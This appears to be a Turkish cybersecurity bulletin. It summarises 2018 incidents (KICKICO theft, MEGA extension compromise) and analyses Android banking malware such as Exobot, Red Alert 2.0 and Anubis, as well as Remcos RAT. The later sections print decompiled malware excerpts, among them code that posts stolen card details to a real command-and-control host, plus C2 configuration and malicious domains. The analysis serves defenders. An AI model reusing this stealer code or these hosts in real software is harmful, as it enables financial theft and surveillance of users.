Bu sorunun çözülmesi için çalışmalar devam etmektedir. Bu kapsamda, Bluetooth SIG ekibi açık anahtarların doğrulanması için bir güncelleme çalışması yapmıştır.

Ayrıca söz konusu ekibin, adı geçen zafiyeti test envanterine eklediği bilinmektedir. Bununla birlikte, Carnegie Mellon CERT birimi hem donanımsal yazılımlarda hem de işletim sistemi sürücülerinde üretici ve yazılım geliştiricilerin güncelleme yapmaları gerektiğini belirtmiştir[22].

Bu süreçte Apple, Broadcom, Intel ve Qualcomm şirketlerinin ürettiği cihazlarda bahsi geçen zafiyet tespit edilmiş bulunuyor. Bu üreticiler gerekli güvenlik güncellemelerini duyurmuş bulunuyor. Bu zafiyetin Google, Android ve Linux cihazlarını etkilemesi konusunda yapılan çalışmalar devam etmektedir. Ayrıca, Microsoft ürünlerinde şu ana kadar bu zafiyete yönelik herhangi bir reaksiyon tespit edilmiş değildir.

6. Kripto Para Platformu Hacklendi

Blok zinciri teknolojisinden faydalanan kripto para platformu KICKICO firmasından, toplam değeri 7,7 milyon USD olan 70 milyondan fazla kripto paranın bir siber saldırı sonucunda çalındığı tespit edildi. 26.07.2018'de KICKICO'nun sosyal medya hesabından yaptığı açıklamada, şirket siber saldırı iddialarını doğruladı ve bilgisayar korsanlarının sistemlerine sızdığını müşterilerine duyurdu. KICKICO, saldırıdan ancak müşterilerin cüzdanlarındaki kripto paraların kendi yaptıkları işlemler haricinde ve kısa bir zaman aralığında ciddi miktarda azalması nedeniyle yaptıkları yoğun şikâyetler üzerine haberdar olduklarını duyurdu. Açıklamada ayrıca soygunun siber saldırganların ağ altyapılarında kullandıkları özel anahtarı ele geçirmesi sonucunda gerçekleştiği bildiriliyordu. Bu sayede saldırganlar KickCoin sistemlerine tam erişim sağlamıştı. Çalınan kripto paralar saldırganın kimliğinin belli olmasını zorlaştırmak için 40 farklı sahte hesaba iletilmişti. Böylece, KICKICO blok zincirindeki toplam kripto para hacmi aynı kalmış ve siber saldırganlar gizlenmeyi başarmıştı. Saldırının tespit edilmesinden kısa süre sonra şirket, siber saldırganlar tarafından ele geçirilmiş olan özel anahtarını güncelledi ve bu anahtarın saklanması için alınan güvenlik önlemlerini artırdı. Ayrıca, KICKICO yaptığı duyuruda çalınan tüm kripto paraların müşterilere iade edileceğini belirtti[21].

ZARARLI YAZILIM ANALİZİ


7. Exobot Android Bankacılık Zararlısı

Mobil platformlardaki yaygın zararlı aktivitelerinden biri olan bankacılık zararlıları bunları geliştiren geliştiricilerin yeni girişimleriyle değişerek gelişmeye devam etmektedir. Exobot olarak bilinen bankacılık zararlısı, saldırganların Google Uygulama Mağaza kontrollerini aşarak mağazaya yükledikleri çeşitli uygulamalar aracılığıyla yayılmaktadır. Zararlı yazılımlar çeşitli temalar altında sahte uygulamalarla uygulama mağazalarına yüklenmekte ve zararsız bir uygulama görünümü verilmektedir. Uygulama mağazasından indirilen yazılım asıl zararlı yazılımı barındırmadığı için herhangi bir güvenlik sistemi tarafından algılanması mümkün olmamaktadır. İndirilen yazılım kurulum ve yetkilendirme sonrasında asıl zararlı yazılımı indirerek sisteme bulaştırmaktadır.


Exobot bankacılık zararlısı ilk faaliyetlerine 2016'da "Marcher" adı altında başlamıştı. Söz konusu zararlı kullanıcılara ait hesap bilgilerini çalmanın yanı sıra SMS mesajlarını ve telefon çağrılarını da kontrol edebiliyor. 2016 yılında Exobot'un geliştiricisi tarafından bir süreliğine internette zararlı yazılım satışı ve Mayıs 2017 tarihinde Exobot'a ek özellikler geliştirme çalışmaları yapıldığı biliniyor. "Android" takma ismini taşıyan bir aktör tarafından geliştirilen Exobot, bankacılık uygulamalarını hedef alan ve ilgili bankacılık uygulamalarının ekranları üzerine ekstra ekran koyarak (*screen injection* veya *overlay attack* olarak da bilinir) kullanıcıların bankacılık bilgilerini çalmayı hedefleyen bir zararlıdır.

Exobot 2017 yılında "exoandroidbot[.]net" isimli internet sitesinden Exobotv2 olarak satılmaya başlanmıştır.

Exobotv2, ilk versiyonun bankacılık sektörü tarafından kullanılan sahtekârlık tespitini atlatma yöntemleriyle donatılmış gelişmiş halidir. Ocak 2018'de Exobotv2, geliştiren aktör tarafından deep web'de satılmaya başlanmıştır.




Şekil 5: Exobot tanıtım ekranı



Şekil 6: Exobot tanıtım ekranı

Mayıs 2018'de Exobot zararlısına ait kaynak kodlar yeraltı forumlarında bilinmeyen bir aktör tarafından sızdırılmıştır. Exobot satışının başladığı tarihten sonra zararlı yazılım sayılarında ciddi bir artış görülmüştür. Ortaya çıkan zararlı uygulamaların yeni hedeflerinden biri de Türkiye olmuştur. Exobot zararlısından etkilenen ve Exobot tarafından oluşturulan botnet ağı Türkiye'de binlerce telefonu bünyesinde barındırmaktadır. Botnet ağının sahiplerinin Türk asıllı aktörler olduğu düşünülmektedir. İlgili botnetler usveryfood, flexdeonblake, angelkelly, MUCHTHENWERESTO, balls51, CHECKPIECEUNTIL, crystalknight, jadafire, sinnamonlove olarak belirlenmiştir.



Şekil 7: Exobot'un ülkelere göre dağılım yüzdeleri

Şekil 8: Google Play Store'da yer alan sahte uygulamalar

Yakın zamanda Google Uygulama Mağazası'nda bulunan ve Exobot zararlısı indiren uygulamalar tespit edilmiştir. Tespit edilen bu uygulamalardan biri Mustafa Kemal ATATÜRK ismini taşıdığı için öne çıkmakta ve kullanıcılarda merak uyandırmaktadır. Mustafa Kemal ATATÜRK görsellerinin, videolarının ve sözlerinin yer aldığı bir uygulama gibi görünen bu uygulama kullanıcıların milli duygularını sömürme üzerine tasarlanmıştır. "Mustafa Kemal ATATÜRK" uygulaması gibi arka planda Exobot zararlısını indiren uygulamalar arasında "Canlı Borsa Finans Kur Altın" ve "Döviz Uygulaması" da yer almaktadır.

8. Remcos RAT

Breaking Security isimli şirket tarafından geliştirilen Remcos RAT isimli uzaktan erişim aracı dünya genelinde yürütülen birçok zararlı yazılım kampanyasında kullanılmıştır. Bu şirket tarafından 60-300 Euro arasında satışa sunulan Remcos RAT uzaktan erişim aracının birçok izleme fonksiyonu bulunmaktadır.

En son olarak Türkiye, İtalya ve İspanya'da yürütülen zararlı yazılım saldırısı kampanyalarında kullanıldığı gözlemlenmiştir. Remcos uzaktan erişim aracının hedefe yönelmesi üç aşamadan oluşmaktadır. Bu aşamalar sırasıyla yerleşme, arka kapı için truva atı yerleştirme ve eklentiler kullanma olarak adlandırılmaktadır. Dünya genelinde başlatılan birçok kötü amaçlı zararlı yazılım saldırısı kurbanın makinesindeki Remcos RAT'ı çalıştırıp sistemden erişim izni almayı hedeflemektedir.

2016 yılında hacking forumlarında satışa sunulmasından bu yana araç sürekli güncellenmiş ve her güncellemeyle yeni özellikler eklenmiştir. Araç Windows XP de dahil olmak üzere tüm Windows versiyonlarını desteklemektedir.

Birçok yasadışı forumda satıldığı için araç bireysel saldırganlar, siber suç örgütleri ve devlet destekli örgütler tarafından kullanılabilmiştir. Ülkemizde bu araç kullanılarak


Şekil 9: GİB temalı oltalama e-posta örneği

- Uluslararası haber ajanslarına,
- Enerji sektörüne,
- Havalandırma ürünleri sektörüne,
- Denizcilik sektörüne,
- Dizel ekipman üreticilerine yönelik saldırılar düzenlendiği gözlemlenmiştir.

Bu saldırılarda başlangıç vektörü olarak Türkiye Gelir İdaresi Başkanlığından geliyormuş gibi hazırlanan bir oltalama maili tespit edilmiştir.

GIB-Mükellef Hizmet başlıklı oltalama mailinde bulunan excel dokümanı çalıştırıldığında aşağıdaki görselde yer alan "Makro Görüntüleyici Hatası" ile karşılaşılmaktadır.

Şekil 10: GİB temalı oltalama e-posta örneği ve makro hatası



Şekil 11: Kullanıcıyı makro özelliğini etkinleştirmeye zorlayan office uyarısı


İlgili dokümandaki makro çalıştırıldığında içinde bulunan başka bir çalıştırılabilir dosyayı çalıştırmakta ve %Temp% veya %AppData% dizinlerine kaydetmektedir. Çalıştırılan executable (çalıştırılabilir dosya) daha sonrasında Remcos zararlı yazılımını indirmekte ve saldırgana kurbanın makinesine tam yetkiyle erişim olanağı sağlar.

Remcos RAT, saldırgana kurbanın klavye hareketlerini kaydetme, ekran görüntüsü alma, dosyaları kontrol etme, komutları çalıştırma ve enfekte olmuş makine üzerinde daha birçok olanak sağlaması gibi dikkat çeken özellikleri nedeni ile son zamanlarda saldırganların sıklıkla kullandığı bir araç haline gelmiştir.

9. MEGA'nın Google Chrome Eklentisi Hacklendi

MEGA.nz bulut depolama hizmetinin resmi Chrome uzantısı ele geçirildi ve uzantıyı kullanan kullanıcıların Amazon, Microsoft, Github ve Google gibi popüler web sitelerine ait kullanıcı kimlik bilgilerini ve kullanıcıların kripto para birimi cüzdanlarının özel anahtarlarını çalabilecek kötü amaçlı bir sürümle değiştirildi.

4 Eylül 2018 saat 14: 30'da, bilinmeyen bir saldırgan MEGA'nın Google Chrome web mağazası hesabına girmeyi başarmış ve şirketin yayınladığı bir blog yayınına göre web mağazasında yer alan uzantıyla kendi yazdığı zararlı versiyonunu (3.39.4) değiştirmiştir. İlgili açıklama aşağıdaki görsel aracılığıyla aktarılmıştır:



Şekil 12: Chrome eklentisine ait uyarı

Söz konusu uygulama, yüklendikten veya otomatik güncellemeden sonra, kişisel bilgilere erişmek için yükseltilmiş izinler istiyor. Bu izinlerle Amazon, Github ve Google gibi sitelerden kimlik bilgileri çalınabiliyor. Hatta MyEtherWallet, MyMonero gibi çevrimiçi cüzdanlar ile Idex.market gibi cryptocurrency ticaret sitelerindeki varlıklara erişim sağlanabiliyor.

Trojanlaştırılmış MEGA eklentisi çalınan tüm bilgileri saldırganın Ukrayna'da bulunan mageopac[.]host sunucusuna iletiyor. Saldırganın aynı IP üzerinden kurbanların hesaplarına giriş kayıtları tespit edilmiştir. Ayrıca saldırganın cryptocurrency özel anahtarları ile kullanıcıların dijital paralarını çalmayı başardığı da gözlemlenmiştir.

MEGA.nz, Google'ın eklenti geliştiricilerine bazı kısıtlar uygulayıp geliştirdikleri chrome uzantılarını imzalamalarına müsaade etmediğini belirtti. Buna göre uzantılar, imzaların eklenti yükleme sonrasında Google tarafından otomatik olarak gerçekleştirilmesini sağlayan bir sisteme yönlendirilmektedir. Bu sistemin, bilgisayar korsanlarının uzantı sahibi adına güncelleme yapabilmesini kolaylaştırıldığı bilinmektedir.

Monero'nun resmi Twitter hesabı da (XMR) olayla ilgili bir uyarı gönderdi ve kötü niyetli MEGA uzantısının Monero kriptosunun çalınmasını mümkün kıldığını belirterek Monero sahiplerinin uzantıdan uzak durmalarını tavsiye etti. İhlali bildiren güvenlik araştırmacısı, Reddit ve Twitter üzerinden bir uyarı yayınladı ve kullanıcılara MEGA uzantısından kaçınmaları gerektiği tavsiyelerinde bulundu. MEGA.nz'nin güvenlik zaafından etkilenen kullanıcı sayısını açıklamamasına rağmen, MEGA Chrome uzantısının kötü amaçlı sürümünün on milyonlarca kullanıcı tarafından yüklenmiş olabileceği düşünülmektedir.

10. Red Alert 2.0 Truva Atı ve Bankacılık Zararlısı

Mobil platformda faaliyet yürüten Red Alert Truva Atının 2.0 olarak adlandırılan yeni versiyonu çeşitli mecralarda dağıtılmaya başlanmış bulunuyor. Zararlının arkasında bulunan grup ilgili zararlının dağıtımını sıkça kullanılan uygulamalar, sistem güncellemesi ya da VPN uygulamaları görünümü altında yapmaktadır.

İlgili uygulamaların dağıtımının yapıldığı web adresleri ilk bakışta uygulama marketi görünümündedir, ancak burada bulunan uygulamalar yukarıda belirtildiği gibi gerçek uygulamalara benzeyen zararlıyı barındırmaktadır. Dağıtımın yapıldığı web adreslerinin listesi aşağıda yer almaktadır:

- free-androidvpn.date
- free-androidvpn.download
- free-androidvpn.online
- free-vpn.date
- free-vpn.download
- free-vpn.online

WhatsApp uygulamasının yanı sıra, Red Alert 2.0 tarafından kullanılan sahte uygulamaların listesi aşağıda yer almaktadır:

- WhatsApp
- Viber
- OneCoin Wallet
- Flash Player
- Tactic FlashLight
- Finanzonline
- VPN Proxy Master

Sahte WhatsApp uygulaması Android cihaza yüklendiğinde Secured Protection ismini taşımakta, fakat WhatsApp ikonunu kullanmaktadır.

Tehlikeli olarak nitelendirilen izinler isteyen uygulamada SMS alma ve gönderme gibi izinler yer almaktadır.

Şekil 13: Sahte uygulamanın istediği izinler

Bulabildiği bütün kişisel verileri komuta kontrol sistemine gönderen uygulama ayrıca gelen SMS'leri ve telefon rehberlerini de sunucuya göndermektedir. Komuta kontrol sunucusuyla gerçekleştirilen haberleşme arka kapı iletişimi komutlarıyla gerçekleştirilmektedir.

11. Google Play Görünümlü Zararlı Yazılım İnceleme Raporu

Günümüzde akıllı telefon kullanım oranının artmasıyla mobil platformlar saldırganların ilgisini daha çok çekmeye başlamıştır. Google Uygulama Mağazası'na zararlı yazılım koymayı başarabilen saldırganlar, bu yolla kullanıcıların çeşitli bilgilerini çalarak satmayı hedeflemektedir. Daha ileri düzey zararlılar ise kullanıcıların kart bilgilerine göz dikmektedir. Android platform söz konusu olduğunda üçüncü parti uygulama mağazalarına kesinlikle güvenilmemesi vurgulanırken Google Uygulama Mağazası'ndan geliştiricisini tanımadığınız ve güvenmediğiniz uygulamaları indirmeyin uyarısı da günümüzün en yaygın tavsiyeleri arasında yer almaya başlamıştır.

Söz konusu zararlının talep ettiği izinlerden yola çıkılarak gerçekleştirilen analiz neticesinde bu zararlıya ait nitelikler aşağıda listelenmiştir:

- Device Admin yetkisine ulaşma
- SMS yakalama ve gönderme
- Arama işlemi gerçekleştirme
- Harici karta dosya yazma
- Arama kaydı bilgilerine erişme
- USSD kod çalıştırma
- Klavye erişimini engelleme
- Screen Injection (Overlay Attack)

Uygulamanın VirusTotal sonuçları incelendiğinde hali hazırda pek çok güvenlik çözümü tarafından zararlı olarak nitelendirildiği görülmektedir. Zararlı, arka planda çalışan uygulamaları kapatma ve gelen SMS'leri okuma gibi pek çok izin istemektedir. Zararlı tarafından talep edilen izinlerin 'tehlikeli' kategorisinde bulunan izinler olduğu görülmektedir. Ayrıca, söz konusu zararlı, cihaz üzerindeki arama yönlendirme özelliğini kapatmaktadır. SMS ve çağrı trafiğine erişebildiği görülmüştür.

Yapılan incelemelerde ilgili zararlının ButterKnife isimli bir kütüphane kullandığı görülmüştür. Bu kütüphane sayesinde kullanıcının etkileşimde bulunduğu arayüzde kullanılan android bileşenlerine anotasyonlar kullanılarak uygulama üzerinden programatik olarak erişm olanağı sağlanmaktadır. Böylece kullanıcıya ait kart bilgilerinin alınması ve komuta kontrol sunucusuna gönderilmesi mümkün olmaktadır.

Zararlı tarafından gerçekleştirilen SMS yakalama ve arama çağrısı yapma işlemlerine ait detayların, uygulamanın kurulu olduğu dizinde shared_preferences altında 'app_settings.xml' dosyasında yer aldığı görülmektedir. İlgili zararlının telefon ile mobil servis sağlayıcı arasında iletişim kurmakta kullanılan USSD (*Unstructured Supplementary Service Data*) kodlarını çalıştırma özelliğine de erişiminin olduğu tespit edilmiştir. Zararlının komuta kontrol sunucusuyla olan iletişim bağlantıları incelendiğinde, kurulum aşamasının ardından cihaza ait IMEI, IMSI, model, işletim sistemi ve ülke bilgilerinin komuta kontrol sunucusuna gönderildiği görülmüştür. Zararlının ayrıca hedef kullanıcılardan elde edilen kart bilgilerini de komuta kontrol sunucusuna gönderdiği gözlemlenmiştir.

Zararlının iletişime geçtiği komuta kontrol sunucusu poltabletki[.]ru olarak belirlenmiştir.

İlgili zararlı örneklerine ait komuta kontrol sunucuları incelendiğinde, sunucuların Rusya üzerinde host edildiği görülmüştür. Ayrıca kaynak kod üzerinde yapılan incelemeler doğrultusunda, zararlının geliştirilme sürecinde kullanılan metotlar internet üzerinde araştırıldığında Rus tabanlı web sitelerinde tartışmaların yer aldığı görülmüştür. Bu durum saldırganların Rusya çıkışlı olduğunu düşündürmektedir, fakat bu kanıtlanmış değildir.

Şekil 15: Zararlının host edildiği domain

```
public void a(String string, String string2, String string3, String string4, String string5, String string6, String stri
    ArrayList<BasicNameValuePair> arrayList = new ArrayList<BasicNameValuePair>();
    arrayList.add(new BasicNameValuePair("method", "card"));
    arrayList.add(new BasicNameValuePair("id", string));
    arrayList.add(new BasicNameValuePair("CardNumber", string2));
    arrayList.add(new BasicNameValuePair("CardholderName", string3));
    arrayList.add(new BasicNameValuePair("ExpirationDate", string4));
    arrayList.add(new BasicNameValuePair("SignaturePanelCode", string5));
    arrayList.add(new BasicNameValuePair("SecureCode", string6));
    arrayList.add(new BasicNameValuePair("Address", string7));
    arrayList.add(new BasicNameValuePair("City", string8));
    arrayList.add(new BasicNameValuePair("PostalCode", string9));
    arrayList.add(new BasicNameValuePair("country", string10));
    arrayList.add(new BasicNameValuePair("phone", string12));
    arrayList.add(new BasicNameValuePair("email", string11));
    arrayList.add(new BasicNameValuePair("SSN", "000000000"));
    arrayList.add(new BasicNameValuePair("date", string13));
    new AsyncNetworkClient$AsyncPost(this, "http://poltabletki.ru/api/", arrayList, asyncNetworkClient$RequestListener).
}
```

Şekil 14: Zararlının topladığı bilgiler

Kullanıcılara ait kart bilgilerini çalmayı hedefleyen bir zararlı android uygulaması olduğu tespit edilen bu uygulamada kullanılan ButterKnife gibi kütüphanelerin geliştiriciler için kolaylık sağladığı ve zararlı amaçlar için de kullanılabileceği unutulmamalıdır.

Google Uygulama Mağazası bünyesinden uygulama indirirken sahte uygulamalara dikkat edilmelidir. Uygulama yazarının güvenilir olduğuna ve uygulamanın adının doğru olduğundan emin olunmalıdır. Tespit edilen zararlıların iletişime geçtiği IP adresleri ve domain bilgileri incelenerek kurum telefon ve cihazlarıyla olan iletişimleri gözden geçirilmeli, bu IP ve domain adresleri kara listeye alınarak engellenmelidir.

12. Anubis Bankacılık Zararlısı İnceleme Raporu


İlk versiyonundan bu yana kendini geliştirerek faaliyetlerine devam eden Anubis bankacılık zararlısının son hedeflerinden birisi de Türk kullanıcılar oldu. Anubis bankacılık zararlısının Türk kullanıcıları hedef almaya başladığı andan itibaren Google Uygulama Mağazası bünyesinde yer alan zararlı örneklerini raporumuzda bulabilirsiniz.

12.1. Teknik İnceleme


Aşağıdaki görsellerde ilgili sahte uygulamalara ait örnekler gösterilmektedir.

“Sahibinden” uygulamasını andıran “Sahibindan” uygulamasının Google Play Store üzerinde ilk yer aldığı zamanlardaki VirusTotal sonucu aşağıdaki gibidir.


Zararlının, uygulama mağazası kontrollerini ve anti-virüs kontrollerini bu kadar kolay aşmasının sebebi uygulamanın ilk yüklenen versiyonunun zararlı bir uygulama olmamasından kaynaklanmaktadır. İlgili uygulama, cihaza indirildikten sonra komuta kontrol sunucusuyla iletişime geçerek gerçek zararlıyı indirmektedir.



Şekil 16: Google Play Store’da yer alan sahte uygulamalar



Şekil 17: Sahte uygulamaların VirusTotal analiz sonucu



Şekil 18: Zararlının anahtar değeri

Uygulamaya ait kaynak kodlar incelendiğinde Anubis bankacılık zararlısının kullandığı anahtar görünmektedir. Bu zararlı örneği için anahtar değeri **pE2**.

```
MediaRecorder v6 = new MediaRecorder();
        this.c.a("SOUND", "START RECORD SOUND");
        this.b = false;
        v6.setAudioSource(1);
        v6.setOutputFormat(3);
        v6.setAudioEncoder(1);
        v6.setOutputFile(arg11);
        Thread v7 = new Thread(new Runnable(arg12, v6, arg11, arg10) {
            public void run() {
                StringBuilder v3;
                String v2;
                c v1_2;
                try {
                    Thread.sleep(((long)(this.a * 1000)));
                }
                catch(Throwable v1) {
                this.e.c.a("SOUND", "STOP RECORD SOUND");
```

Şekil 19: Zararlı davranışları

Zararlının ses kaydı ve dosya şifreleme işlemlerini gerçekleştirmesiyle ilgili görsele aşağıda yer verilmiştir.

```
public class Config {
    public static final boolean ADMIN_ENABLE = false;
    public static final int ADMIN_REQUEST_COUNT = 5;
    public static final boolean DEBUG = false;
    public static File DOWNLOADS_DIR = new File(Environment.getExternalStorageDirectory(), Rows.downloads);
    public static String LOGS_DIR = "";
    public static final boolean REPEAT_ADMIN_REQUEST_AFTER_DISABLE = true;
    public static List SERVERS = Arrays.asList("https://junilogart8.info:7227/gate.php");
    public static int SERVER_TRY_COUNT = 5;
    public static final long START_INSTALL_INTERVAL = 20000L;
    public static final long TASKS_CHECK_INTERVAL = 60000L;
}
```

Şekil 20: Komuta Kontrol sunucusu bilgileri

Şifrelenmiş dosyaların .Anubiscrypt uzantılı olduğu dikkat çekmektedir. Uygulamanın, komuta kontrol sunucusunda yer alan zararlı uygulamayı indirmesi için gerekli ayarlar ve komuta kontrol sunucusuna ait URL adresi aşağıdaki görselde görülmektedir.

```
→ Anubis cat anubis.java | sed 's/\*\*pE2\*\*//g'

  static {
      settings_key1 = Rows.s("s1");
      settings_key2 = Rows.s("s2");
      number = Rows.s("number");
      url = Rows.s("url");
      s_package = Rows.s("package");
      size = Rows.s("size");
      times = Rows.s("times");
      root = Rows.s("root");
      model = Rows.s("model");
      osver = Rows.s("osver");
      country = Rows.s("country");
      pack = Rows.s("pack");
      landing = Rows.s("landing");
      packy = Rows.s("packy");
      packn = Rows.s("packn");
      utf8 = Rows.s("UTF-8");
      apk = Rows.s(".apk");
      req = Rows.s("req");
      imei = Rows.s("imei");
      uniqnum = Rows.s("uniqnum");
      read = Rows.s("read");
      date_format = Rows.s("%d: %d|%s|%s|%s");
      intent_add_device_admin = Rows.s("android.app.action.ADD_DEVICE_ADMIN");
      device_admin = Rows.s("android.app.extra.DEVICE_ADMIN");
      add_explanation = Rows.s("android.app.extra.ADD_EXPLANATION");
      up = Rows.s("up");
      ADMIN_ENABLED = Rows.s("android.app.action.DEVICE_ADMIN_ENABLED");
      ADMIN_DISABLED = Rows.s("android.app.action.DEVICE_ADMIN_DISABLED");
      ADMIN_DISABLE_REQUESTED = Rows.s("android.app.action.DEVICE_ADMIN_DISABLE_REQUESTED");
      disable_warn = Rows.s("android.app.extra.DISABLE_WARNING");
      ADMIN_TEXT_REQUEST = Rows.s("System protection was disabled. Enable it again?");
      ADMIN_TEXT_DISABLE_REQUEST = Rows.s("Disabling this option can BREAK your system. Are you sure?");
      LANDING_TITLE_DEFAULT = Rows.s("Important");
      data = Rows.s("data");
      html = Rows.s("html");
      downloads = Rows.s("downloads");
```

Şekil 21: Çalınan bilgiler

Dizi değerler (string) içindeki **pE2** değerini kaldırdığımızda gerçek değerlerden bazıları aşağıdaki gibi görülmektedir. Bu değerlerin uygulama kurulduğunda veritabanına yazılarak oradan kullanıldığı tespit edilmiştir.

Uygulamanın, root yetkilerini kontrol ettikten sonra komut çalıştırmaya ve komuta kontrol sunucusundan indirilen zararlı uygulamayı cihaza kurmaya çalıştığına dair kaynak kodda yer alan fonksiyonlar görülmektedir.


Eğer yakın zamanda Sahibinden uygulaması kullanıcılar tarafından cihazlara kurulduysa bu bilgiler ışığında doğru uygulama olup olmadığının kontrol edilmesi tavsiye edilmektedir. İlgili uygulamanın belli bir süre sonra VirusTotal üzerinde 20 farklı anti-virüs tarafından zararlı olarak nitelendirilmeye başlandığı görülmüştür.

```
public static void installApp(Context context, File file) {
    try {
        Intent intent = new Intent(Rows.ACTION_VIEW);
        intent.addFlags(268435456);
        intent.setDataAndType(Uri.fromFile((File)file), Rows.apk_type);
                              //apk_type = Rows.s("application/vnd.android.package-archive");
        context.startActivity(intent);
        return;
    }
    catch (Exception exception) {
        return;
    }
}
```

